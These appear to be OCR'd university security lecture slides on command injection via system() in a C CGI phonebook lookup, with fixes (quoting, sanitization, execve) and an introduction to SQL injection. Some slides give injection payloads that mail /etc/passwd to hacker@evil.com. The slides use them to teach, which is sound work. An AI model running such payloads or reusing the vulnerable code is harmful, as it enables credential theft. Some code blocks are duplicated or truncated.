Command Injection

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
Replying to @fugueish @jfbastien

C is awesome because it defers problems to runtime, at which point people might not be able to find me

A Quick Digression on self-propagating attacks...

- Later on in the semester we will discuss worms, viruses, etc...
  - Malicious attacks designed to spread from computer to computer
- The analogy to actual viruses is remarkably close
  - Malicious attacks designed to spread from cell to cell and person to person
  - Immune system operates on recognizing "this is bad" and responds to it
- One of the deadlier biological attacks is influenza
  - It changes from year to year on a quite rapid basis, as a way of avoiding the "this is bad" detector
- And you all are young and healthy, it ***probably*** won't kill you...
  - But it will put you out of action for a week+, and may make you wish you were dead
  - And, if you want happy reading, look up the 1918 flu...


John Richards
@loserboy
Follow
Flu info from a literal Doctor...who is funny.
MY FLU ALGORITHM
Do you feel like you've been hit by a train?
Yes
No
You do not have the flu.
Have you been hit by a train?
Yes
No
You've been hit by a train.
You have the flu.

So Get A Flu Shot!

- Tang center offers drop-in Flu clinics
  - https://uhs.berkeley.edu/medical/flu-shots-tang: Free with SHIP, $30 otherwise
  - Next one: Wednesday, October 4, 10am-2pm, Eshleman Hall (Students only)
- Every pharmacy around offers cheap or free
  - Non-SHIP insurance, just walk into CVS or Walgreens with your insurance card
- This also grants ***herd immunity***:
  - If enough people are immune, this also protects those who aren't immune
  - So it helps others, not just yourself
- I ***should*** ask on the Midterm:
  - "Did I get a Flu shot for the 2018/2019 Flu season?" but I won't

Switching Gears: Web Security

- We've discussed classic C memory vulnerabilities...
- We've discussed cryptography
  - A way of formally protecting communication channels
- Now its on to the ugly world of ***web application security***
  - Old days: Applications ran on computers or mainframes
  - Today: Applications run in a split architecture between the web browser and web server
- Starting: SQL Injection Attacks: Focusing on the server logic
- Next week: Same origin, xss, csrf attacks: Focusing on the interaction between the server and the client

Consider a Silly Web Application...

- It is a **`cgi-bin`** program
  - A program that is invoked with arguments in the URL
- In this case, it is look up the user in phonebook...
  - http://www.harmless.com/phonebook.cgi?regex=Alice.*mith

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

- Instead of **`http://harmless.com/phonebook.cgi?regex=Alice.*Smith`**
- How about **`http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20touch`**
  - Command becomes: "grep foo x; mail -s hacker@evil.com </etc/passwd; touch phonebook.txt"
    %20 is an escaped space in a URL

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Control information, not data

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[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

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How To Fix Command Injection?


```
snprintf(cmd, sizeof(cmd),
    "grep %s phonebook.txt", regex);
```

- One general approach: *input sanitization*
  - Look for anything nasty in the input …
  - … and "defang" it / remove it / escape it
- Seems simple enough, but:
  - Tricky to get right
  - Brittle: if you get it wrong & miss something, you ***L0SE***
    - Attack slips past!
  - Approach in general is a form of "default allow"
    - i.e., input is by default okay, only known problems are removed

How To Fix Command Injection?


```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it's indeed interpreted as data …

⇒ grep 'foo x; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt

Argument is back to being **data**; a single (large/messy) pattern to grep

Problems?

How To Fix Command Injection?


```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…`regex=foo' x; mail -s hacker@evil.com </etc/passwd; touch '`

Whoops, control information again.

This turns into an empty string, so sh sees command as just "touch"

⇒ grep 'foo' x; mail -s hacker@evil.com </etc/passwd; touch '' phonebook.txt

Maybe we can add some special-casing and patch things up … but hard to be confident we have it fully correct!

Issues With Input Sanitization

- In theory, can prevent injection attacks by properly sanitizing input
  - Remove inputs with meta-characters
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a ***complete model*** of how input subsequently processed
      - E.g. …regex=foo%27 x; mail …
- But it is easy to get wrong!
- Better: avoid using a feature-rich API (if possible)
  - KISS + defensive programming

%27 is an *escape sequence* that expands to a single quote

The Root Problem: `system`

- This is the core problem.
- **`system()`** provides too much functionality!
- It treats arguments passed to it ***as full shell command***
- If instead we could just run grep directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Safe: `execve`


```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = null;
  envp[0] = null;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/*                                    */
  char *envp[1]; /*
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++]
  argv[argc++]
  envp[0] = null;
  if ( execve(path,
    command_failed(
}
```

These will be **separate** arguments to the program

execve() just executes a **single specific** program.


No matter what weird goop "regex" has in it, it'll be treated as a **single** argument to grep; no shell involved

All Languages Should (and Most Do) Have Such Features...

- EG, python has unsafe (**`os.system`**) and safe (**`os.execv`**) and safe but more powerful (**`subprocess`**)
  - But really, if you invoke **`os.system()`**, the environment should shoot the programmer for incompetence!
- Go ***only*** has the safe version!
  - in "**`os/exec`**"
- The mark of a better language is that it doesn't offer two ways to do the same thing (one unsafe), but only one safe way.

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago



The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Command Injection in the Real World

Command Injection in the Real World

Security Fix

Brian Krebs on Computer Security

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Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.

attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the

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
Structure of Modern Web Services



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

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

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


Databases

- Structured collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

Databases

- Management of groups (tuples) of related values
- Widely used by web services to track per-user information

Customer		
AcctNum	**Username**	**Balance**
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

- Database runs as separate process to which web server connects
  - Web server sends queries or commands parameterized by incoming HTTP request
  - Database server returns associated values
  - Database server can also modify/update values

SQL

- Widely used database query language
  - (Pronounced “ess-cue-ell” or “sequel”)
- Fetch a set of records:
  - **`SELECT field FROM table WHERE condition`**
    - returns the value(s) of the given field in the specified table, for all records where condition is true.
- E.g:
- **`SELECT Balance FROM Customer WHERE Username='zoidberg'`**
  will return the value 0.12

Customer		
AcctNum	**Username**	**Balance**
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

SQL, con't

- Can add data to the table (or modify):
- **`INSERT INTO Customer VALUES (8477, 'oski', 10.00) -- pay the bear`**

Strings are enclosed in single quotes; some implementations also support double quotes

An SQL comment


Customer

AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
8477	oski	10.00

SQL, con't

- Can add data to the table (or modify):
  - `INSERT INTO Customer VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos`
- Or delete entire tables:
  - `DROP Customer`
- Semicolons separate commands:
  - `INSERT INTO Customer VALUES (4433, 'vladimir', 888.99); SELECT AcctNum FROM Customer WHERE Username='vladimir;`
    - returns 4433.

Database Interactions




Web Server SQL Queries

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
            WHERE Balance < 100 AND
             Username='$recipient' ";
$result = $db->executeQuery($sql);
```

  - The query returns recipient's account number if their balance is < 100
- Web server will send value of **`$sql`** variable to database server to get account #s from database
- So for "**`?recipient=Bob`**" the SQL query is:
  - **`SELECT AcctNum FROM Customer WHERE Balance < 100 AND Username='Bob'`**

The Parse Tree for this SQL




```
SELECT AcctNum FROM Customer
    WHERE Balance < 100 AND Username='Bob'
```

